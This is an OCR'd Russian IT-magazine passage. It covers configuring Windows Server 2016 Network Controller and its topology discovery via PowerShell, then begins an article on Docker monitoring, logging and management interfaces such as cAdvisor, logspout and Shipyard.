По окончании установки в диспетчере сервера появится новая вкладка Network Controller, позволяющая просмотреть события. Управлять же основными функциями, как уже говорилось, можно при помощи командлетов PowerShell, решений SCVMM 2016 и SCOM 2016, предлагающих графический интерфейс. Последние трогать не будем, разберем PowerShell.

Модуль NetworkController содержит 45 командлетов. Получить их полный список можно при помощи

```
PS> Get-Command -module NetworkController
```

Все командлеты разбирать точно нет смысла, тем более примеры будут большие, рассмотрим основные моменты, позволяющие понять суть настроек. К сожалению, документация MS в части использования Network Controller с PowerShell пока весьма скудна, некоторые моменты приходится уточнять экспериментально, но разобраться путем проб и ошибок можно. Будем надеяться, что к окончательному релизу эта проблема будет решена.



Командлеты модуля NetworkController


Основой всего является приложение (объект) Network Controller, уже на котором строится кластер, обеспечивающий высокую доступность и масштабируемость. Причем кластер устанавливается всегда, даже в случае единственного экземпляра NetworkController.

СОЗДАНИЕ NETWORK CONTROLLER

Для первого конфигурирования сетевого контроллера используется командлет New-NetworkControllerNodeObject, создающий объект узла сетевого контроллера узла. В качестве параметров необходимо указать имя, REST-интерфейс

(должен выводиться в Get-NetIPConfiguration, иначе получим ошибку в последующем), сервер и отказоустойчивый домен (FaultDomain). Последнее — это еще одна фишка, пришедшая с Azure, позволяющая «распределить» установки NetworkController по разным стойкам. В случае выхода из строя одной стойки работоспособность сервиса не будет нарушена. Также опционально можно указать сертификат при помощи опции NodeCertificate.

```
PS> $NodeObject = New-NetworkControllerNodeObject -Name “Node1” ↵
    -Server “example.org” -RestInterface “Ethernet0” ↵
    -FaultDomain “fd0:/rack1/host1”
```



Создаем новый объект

Повторяем эту операцию на всех узлах с ролью NetworkController. Этот объект используется для создания кластера. В параметрах необходимо указать вид аутентификации (в случае Active Directory — Kerberos, иначе x509 или None). Опционально указывается группа безопасности, пользователи которой могут управлять настройками NetworkController, расположение журналов, использование SSL и, при необходимости, сертификаты.

```
PS> Install-NetworkControllerCluster -Node $NodeObject ↵
    -ClusterAuthentication “Kerberos” ↵
    -ManagementSecurityGroup Example\NCAdmins ↵
    -LogLocation “\\example.org\nc”
```

Для проверки параметров следует использовать командлет GetNetwork-ControllerCluster. Теперь пришла очередь установки собственно сетевого контроллера. Параметры Install-NetworkController практически совпадают с параметрами

предыдущего командлета, необходимо обязательно указать сертификат. Список всех сертификатов и их свойств можно получить при помощи Get-ChildItem и Get-Item. Предположим, у нас уже есть сертификат с именем сервера.

```
PS> $Certificate = Get-Item Cert:\LocalMachine | Get-ChildItem | ↵
    where {$_.Subject -imatch “example.org” }
PS> Install-NetworkController -Node $NodeObject ↵
    -ClientAuthentication “Kerberos” -ServerCertificate $Certificate ↵
    -EnableAllLogs
```

```
PS C:\Users\Администратор> $Certificate =  Get-Item Cert:\LocalMachine\My | Get-ChildItem | where {$_.Subject -imatch "S
RV01"}
PS C:\Users\Администратор> Install-NetworkController -Node $nodeObject -ClientAuthentication "None" -ServerCertificate $
Certificate -EnableAllLogs

Подтверждение
Вы выбрали не выполнять аутентификацию для взаимодействия клиента с сетевым контроллером. Действительно продолжить?
[Y] Да - Y  [N] Нет - N  [S] Приостановить - S  [?] Справка (значением по умолчанию является "Y"):
ПРЕДУПРЕЖДЕНИЕ: Вы выбрали не выполнять аутентификацию для взаимодействия клиентов


Node                          : {Node1}
ClientAuthentication          : None
ClientCertificateThumbprint   :
ClientSecurityGroup           :
ServerCertificate             : [Subject]
                                  CN=SRV01

                                [Issuer]
                                  CN=SRV01

                                [Serial Number]
                                  699B25489AA0059F40C12B8EFF798F77

                                [Not Before]
                                  15.01.2016 19:56:25

                                [Not After]
                                  15.01.2017 3:00:00

                                [Thumbprint]
                                  46E0562F1C87FF1176DE49FBE914A290FC853E30

RestIPAddress                 :
RestName                      :
Version                       : 10.0.0


PS C:\Users\Администратор> _
```

Устанавливаем сетевой контроллер

Установка может занять некоторое время. По окончании будет выведена таблица настроек, просмотреть которую впоследствии можно, запустив Get-NetworkController. Изменить в дальнейшем можно при помощи Set-NetworkController.

В документации не сказано, но последующие настройки у меня заработали только после перезагрузки сервера, до нее командлеты постоянно выдавали ошибку. Для управления сетевым контроллером нужны учетные данные. Причем потребуется два типа: учетные данные пользователя (обычные или доменные) — для управления и учетные данные SNMP — для получения информации о конфигурации по соответствующему протоколу. В качестве параметров нужно указать URI, свойства и идентификатор учетных данных.

```
PS> $cred = New-Object Microsoft.Windows.NetworkController.↵
    CredentialProperties
PS> $cred.type = “usernamepassword”
PS> $cred.username = “domain\admin”
PS> $cred.value = “passwd”
```

В случае SNMP в качестве **`$cred.type`** используется

```
PS> $cred.type = “snmpCommunityString”
```

И указываем свой пароль. Создаем:

```
PS> New-NetworkControllerCredential -ConnectionUri ↵
    “https://example.org” -Properties $cred –ResourceId “Cred1”
```

```
PS C:\Users\Администратор> $cred = New-Object -TypeName Microsoft.Windows.NetworkController.CredentialProperties
PS C:\Users\Администратор> $cred.type = "usernamepassword"
PS C:\Users\Администратор> $cred.username = "admin"
PS C:\Users\Администратор> $cred.value = "passwd"
PS C:\Users\Администратор> New-NetworkControllerCredential -ConnectionUri "https://SRV01" -Properties $cred -ResourceId
"Cred1"

Подтверждение
сущности типа "Microsoft.Windows.NetworkController.Credential" в наборе сущностей
"Default.Microsoft_Windows_Networking_NetworkController_Framework_NbContracts_Credential" через
"https://srv01/networking/v1/credentials/Cred1"
[Y] Да - Y  [N] Нет - N  [S] Приостановить - S  [?] Справка (значением по умолчанию является "Y"):


Tags             :
ResourceRef      : /credentials/Cred1
InstanceId       : dd96212d-64df-484e-996d-f2f02e0de218
Etag             : W/"bca170dc-20fa-4603-9941-fc853bf4014c"
ResourceMetadata :
ResourceId       : Cred1
Properties       : Microsoft.Windows.NetworkController.CredentialProperties
```

Настраиваем учетные данные

Соответственно, для SNMP укажем свой Properties и ResourceId. Сразу же и проверим:

```
PS> Get-NetworkControllerCredential -ConnectionUri ↵
    “https://example.org” -ResourceId Cred1
```

Все работает. Параметры сети и узлов можно ввести вручную, но лучше определить их автоматически. Для этого следует настроить параметры сканирования сети и запустить процесс обнаружения.

```
PS> $config = New-Object Microsoft.Windows.Networkcontroller.↵
    ConfigurationProperties
PS> $config.DiscoverHosts = “true”
```

По умолчанию интервал обнаружения установлен в 1440 минут, для тестирования лучше его уменьшить, иначе информацию ждать будем долго:

```
PS> $config.DiscoveryIntervalInMinutes = "10"
```

Подсети, в которых будет производиться обнаружение устройств:

```
PS> $config.DiscoveryScopes = "10.0.0.0/24,192.168.0.0/24"
```

Получаем учетные данные, созданные ранее. Если создано несколько пользователей, то задаем их здесь, а при опросе устройств они будут перебираться до совпадения.

```
PS> $credential = Get-NetworkControllerCredential ↵
    -ConnectionUri https://example.org -ResourceId Cred1
PS> $config.Credentials = $credential
```

IP-адрес устройства, которое будет использовано в качестве отправной точки для поиска в сети:

```
PS> $config.DiscoverySeedDevices = "192.168.0.1"
```

Ограничение по глубине поиска устройств:

```
PS> $config.HopLimit = "3"
PS> $config.ActiveDirectoryDomains = "example.org"
```

Применяем установки:

```
PS> Set-NetworkControllerTopologyConfiguration ↵
    -ConnectionUri https://example.org -Properties $config
```

Проверяем настройки:

```
PS> $topology = Get-NetworkControllerDiscoveredTopology ↵
    -ConnectionUri https://example.org
PS> $topology.Properties
```

Запускаем процесс поиска и идентификации сетевых устройств:

```
PS> $discovery = New-Object Microsoft.Windows.NetworkController.↵
    NetworkDiscoveryActionProperties
PS> $discovery.Action = “start”
PS> Invoke-NetworkControllerTopologyDiscovery ↵
    -ConnectionUri https://example.org -Properties $discovery
```

```
Администратор: Windows PowerShell
PS C:\Users\Администратор> $config = New-Object Microsoft.Windows.NetworkController.ConfigurationProperties
PS C:\Users\Администратор> $config.DiscoverHosts = "true"
PS C:\Users\Администратор> $config.DiscoveryIntervalInMinutes = "10"
PS C:\Users\Администратор> $config.DiscoveryScopes = "192.168.1.0/24, 192.168.86.0/24"
PS C:\Users\Администратор> $credential = Get-NetworkControllerCredential -ConnectionUri "https://SRV01" -ResourceId "Cre
d1"
PS C:\Users\Администратор> $config.DiscoverySeedDevices = "192.168.86.132"
PS C:\Users\Администратор> $config.HopLimit = "3"
PS C:\Users\Администратор> Set-NetworkControllerTopologyConfiguration -ConnectionUri "https://SRV01" -Properties $config


Подтверждение
сущности типа "Microsoft.Windows.NetworkController.Configuration" в наборе сущностей
"Default.Microsoft_Windows_Networking_NetworkController_Framework_NbContracts_Configuration" через
"https://srv01/networking/v1/networkDiscovery/configuration"
[Y] Да - Y  [N] Нет - N  [S] Приостановить - S  [?] Справка (значением по умолчанию является "Y"):


ResourceRef      : /networkDiscovery/configuration/discoveryConfiguration
InstanceId       : c4f9bdad-0faa-4f4b-9023-e998e9193b28
Etag             : W/"65d71910-083b-48ac-a4f2-e2621816fe8a"
ResourceMetadata :
ResourceId       : discoveryConfiguration
Properties       : Microsoft.Windows.NetworkController.ConfigurationProperties
```

Настраиваем процесс обнаружения

Некоторое время ждем, чтобы просмотреть результат. По каждому узлу собираются данные об имени, ОС, типе, модели, состоянии и прочему. В Windows для возможности обнаружения систем следует включить DCB, установив соответствующий компонент:

```
PS> Install-WindowsFeature Data-Center-Bridging
```

После этого нужно проверить в свойствах сетевых устройств, чтобы был установлен флажок в параметрах Microsoft LLDP Protocol Driver и QoS Packet Scheduler. Включить также можно при помощи командлета:

```
PS> Enable-NetAdapterQoS “Ethernet0”
```

Состояние DCB выводится при помощи Get-NetQoSDCBxSetting. Статистика по обнаружению устройств и времени последнего запуска просматривается при помощи командлета Get-NetworkControllerTopologyDiscoveryStatistics:

```
PS> Get-NetworkControllerTopologyDiscoveryStatistics ↵
    -ConnectionUri https://example.org
```



Теперь смотрим информацию о топологии, обнаруженных узлах и связях:

```
PS> $topology = Get-NetworkControllerDiscoveredTopology ↵
    -ConnectionUri https://example.org
```

Получим массив узлов.

```
PS> $topology.Properties
```

Свойства одного узла:

```
PS> $topology.Properties.TopologyNodes[0].Properties
```

Просмотр связей:

```
PS> $topology.Properties.TopologyLinks[0].Properties
```

Есть и специальные командлеты, позволяющие получить те же данные более просто: Get-NetworkControllerDiscoveredTopologyLink, Get-NetworkControllerDiscoveredTopologyNode и Get-NetworkControllerDiscoveredTopologyTerminationPoint.

В зависимости от ситуации некоторые узлы будут отмечены как недоступные, это может значить, что узел найден, но получена не вся необходимая информация. После нескольких проверок статус может измениться. Вполне возможно, что потребуется вручную указать или убрать узлы и настроить связи между узлами. Для этого используется несколько NetworkControllerDiscoveredTopology командлетов с префиксом New- и Remove-.

Добавить данные о сетях и IP-пуле позволяют командлеты New-NetworkControllerLogicalNetwork, New-NetworkControllerLogicalSubnet и New-NetworkControllerIpPool.

ВЫВОД

Появление новой роли явно показывает перспективы развития сетей в будущем. Очевидно, ставка делается на гибридные сети и облачные сервисы. Конфигурирование при помощи PowerShell нельзя назвать простым и в больших сетях наглядным, но зато каждое действие полностью контролируется, а возможности использования скриптов позволяют легко автоматизировать процесс.


SYNACK


ЖОНГЛИРУЕМ КОНТЕЙНЕРАМИ

РАЗНЫЕ ПОЛЕЗНЫЕ ПЛЮШКИ ДЛЯ DOCKER



Мартин «urban.prankster» Пранкевич
martin@synack.ru







Появившись, Docker практически сразу стал интересен IT-шникам, которые получили в руки удобный инструмент для безопасного и быстрого развертывания приложений. Но, немного поигравшись, понимаешь, что базового набора недостаточно. Большая популярность проекта привела к тому, что он мгновенно оброс сопутствующими субпроектами и хаками, предлагающими улучшения и устранения известных недостатков.

МОНИТОРИНГ

Запуск ПО в продакшене без мониторинга в чем-то похож на вождение с завязанными глазами: когда-нибудь точно врежешься. Традиционные решения для мониторинга покрывают две проблемы: сбор метрик хоста и мониторинг конкретного приложения. Но контейнеры Docker находятся по положению где-то между ними, это не хост и не приложение, а значит, оба эти способа неэффективны. Кроме того, контейнеры постоянно появляются и исчезают, следить за каждым обычным способом нельзя. То есть без специальных средств не обойтись.

Docker предоставляется со встроенными функциями мониторинга, позволяющими контролировать все важные показатели CPU, Mem, I/O и сеть. Причем предлагает для их считывания аж три способа: при помощи sysfs (расположены в `/sys/fs/cgroup`), команды stat и API.

```
$ cat /sys/fs/cgroup/cpuacct/docker/CONTAINER_ID/cpuacct.stat
$ docker stats CONTAINER_ID
```

Доступ к API также получить очень просто, достаточно прочитать данные из сокета.

```
$ echo -e “GET /containers/[CONTAINER_ID]/stats HTTP/1.0\r\n” | ↵
    nc -U /var/run/docker.sock
```

Кроме этого, часть stdout/stderr информации Docker выводит в файл журнала. В Ubuntu это `/var/lib/docker.log`.

```
Терминал
CONTAINER       CPU %       MEM USAGE / LIMIT     MEM %       NET I/O             BLOCK I/O
6c33429e8252    0.05%       12.17 MB / 1.463 GB   0.83%       12.12 kB / 648 B    4.739 MB /
 73.73 kB
```

Статистика работы контейнера

Штатные инструменты дают общие сведения по нагрузке в конкретный момент времени, но не ведут статистику и не выдают предупреждения, а поэтому не предоставляют возможности полноценно контролировать использование ресурсов и характеристики контейнеров. Наглядностью данные тоже не отличаются. Наличие API позволило сторонним разработчикам создать свои приложения.

Одно из самых популярных, cAdvisor, представляет собой специальный демон, который собирает статистику об общем использовании ресурсов, сетевом трафике и установленных пределах и отображает информацию в графическом виде. Новый контейнер автоматически подхватывается cAdvisor, и по нему выводится временной ряд. В отдельной вкладке предоставляются данные по конкретному контейнеру. Поддерживает потоки событий — создание, удаление, аномальные события. По умолчанию данные на графиках в скользящем окне показываются только за одну минуту. Нет возможности посмотреть более долгосрочные тенденции и получить предупреждение о достижении лимита. Хотя, вероятно, для разработки этого вполне и достаточно. Для хранения долгосрочных метрик cAdvisor интегрируется с InfluxDB и планируется с Google BigQuery. Для интеграции с InfluxDB достаточно указать в строке запуска `-storage_driver=influxdb`.

cAdvisor реализован и как контейнер Docker, поэтому его получить проще простого (есть возможность запуска вне Docker).


```
$ docker run --volume=/:/rootfs:ro --volume=/var/run:/var/run:rw ↵
    --volume=/sys:/sys:ro ↵
    --volume=/var/lib/docker/:/var/lib/docker:ro ↵
    --publish=8080:8080 --detach=true ↵
    --name=cadvisor google/cadvisor
```

Теперь, чтобы подключиться, достаточно набрать http://localhost:8080. Кроме ограничения в периоде выводимой информации, у cAdvisor есть еще один недостаток — он может контролировать только один хост Docker. Поэтому он не совсем подходит для использования в кластере из нескольких установок Docker.

Axibase Time-Series Database — решение, использующее метрики производительности, снятые cAdvisor (собственной доработанной версии), но умеющее их хранить, анализировать и визуализировать. Один экземпляр ATSD может собрать метрики нескольких хостов Docker и cAdvisor. Статистика отправляется по протоколу TCP, по умолчанию это локальный адрес, но удаленную систему можно указать при запуске с помощью параметров `--atsd_storage_url` и `--atsd_storage_write_host`. Также ATSD может собирать данные с демонов collectd, tcollector или Nmon, запущенных внутри контейнеров. Это позволит получать и анализировать в последующем еще большую информацию.

Среди open source решений следует вспомнить о системе мониторинга Prometheus, описанной в сентябрьском номере. Она полностью ориентирована на микросервисную архитектуру и поддерживает Docker из коробки.

Если развернута система мониторинга Zabbix, можно использовать специальный модуль, показывающий общую информацию о нагрузке системы и данные об отдельных контейнерах.



Вывод статистики в cAdvisor

ЖУРНАЛЫ

Без журналов приложений тяжело понять суть возникшей ошибки, появившейся при работе сервиса. В Docker, чтобы получить журнал, требуется решить две проблемы: нужные данные надо собрать и доставить наружу, полученные данные — сохранить.

По умолчанию наружу контейнера доступен вывод STDOUT, а поэтому достаточно в него направить логи приложения и затем просматривать при помощи docker logs -f <название_контейнера>. Но в этом случае нужно быть точно уверенным, что в STDOUT попадает все необходимое. О сохранении и анали-



зе в дальнейшем придется позаботиться отдельно. Правда, нужно помнить, что при запуске контейнера с опцией -t STDOUT будет уходить в открытый псевдоTTY.

Теперь как собрать. Используя параметр **--log-driver** в команде запуска контейнера docker run, можно журнал контейнера направлять в syslog, journald, fluentd, файл JSON и так далее.

```
$ docker run ubuntu --log-driver=syslog ↵
    --log-opt syslog-address=udp://192.168.0.1:514 ↵
    --log-opt labels=ubuntu
```

В репозитории легко найти контейнер, реализующий syslog, поэтому развернуть такую схему достаточно легко. К сообщению можно добавлять метки, чтобы легче было найти нужные данные в общем файле. При этом предусмотрено использование подстановок. Например, тег **{{.Name}}** выведет имя контейнера, а **{{.ID}}** — его идентификатор.

Другой вариант — смонтировать каталог с журналами, добавив **-v /var/log/:/var/log/**, и таким образом получить доступ к ним. Но при большом количестве контейнеров такой вариант не всегда удобен. В ответ на проблемы появились и сторонние разработки, их решающие.

Проект logspout реализует простую функцию — собирает логи со всех запущенных контейнеров (STDOUT, STDERR и пока частично syslog) и отправляет на удаленный хост.

```
$ docker run –name=”logspout” ↵
    --volume=/var/run/docker.sock:/tmp/docker.sock ↵
    gliderlabs/logspout syslog://example.org:514
```

Модульная конструкция позволяет расширять возможности. Например, модуль httpstream выводит поток логов в реальном времени. Для тех контейнеров, журналы которых нужно игнорировать при запуске, следует добавлять **-e ‘LOGSPOUT=ignore’**.

Logjam умеет собирать журналы с локального UDP-сокета или файла и отправлять на удаленный адрес. В качестве агрегатора журналов для Docker часто используют logstash — специальное приложение, умеющее собирать, фильтровать, нормализовать и хранить любые данные в любом формате.



ИНТЕРФЕЙС

Управлять большим количеством контейнеров и образов без наглядного интерфейса не очень удобно, особенно если запускать контейнеры должны малоподготовленные пользователи. Официальный проект предоставляет только GUI Docker Kitematic, который доступен для OS X 10.9+ и Windows 7+ 64-bit, позволяющий быстро развернуть, сконфигурировать среду Docker, управлять ею и запускать контейнеры (через VirtualBox). Но в нашем случае он не подходит.

Хотя это не проблема, так как на сегодня доступно уже несколько десятков реализаций сторонних разработчиков. Проекты опираются на Docker Remote API, позволяющий производить все манипуляции, доступные в командной строке. Shipyard, наверное, самый продвинутый и идеальный интерфейс для удобной работы со всеми функциями Docker. С его помощью удобно запускать, перезапускать, уничтожать, создавать, получать подробную информацию о контейнерах (статус, использование, время создания, порты, процессы и прочее), просматривать журналы контейнеров. Также он выводит статистику по использованию CPU, памяти и сети, выводит логи. Реализован просмотр доступных образов и работа с тегами, просмотр узлов и IP. Есть возможность запуска команд при помощи docker exec. Поддерживается работа в многопользовательской среде, интеграция с OpenLDAP и Active Directory. Пользователям назначаются роли, дающие разные права. Список 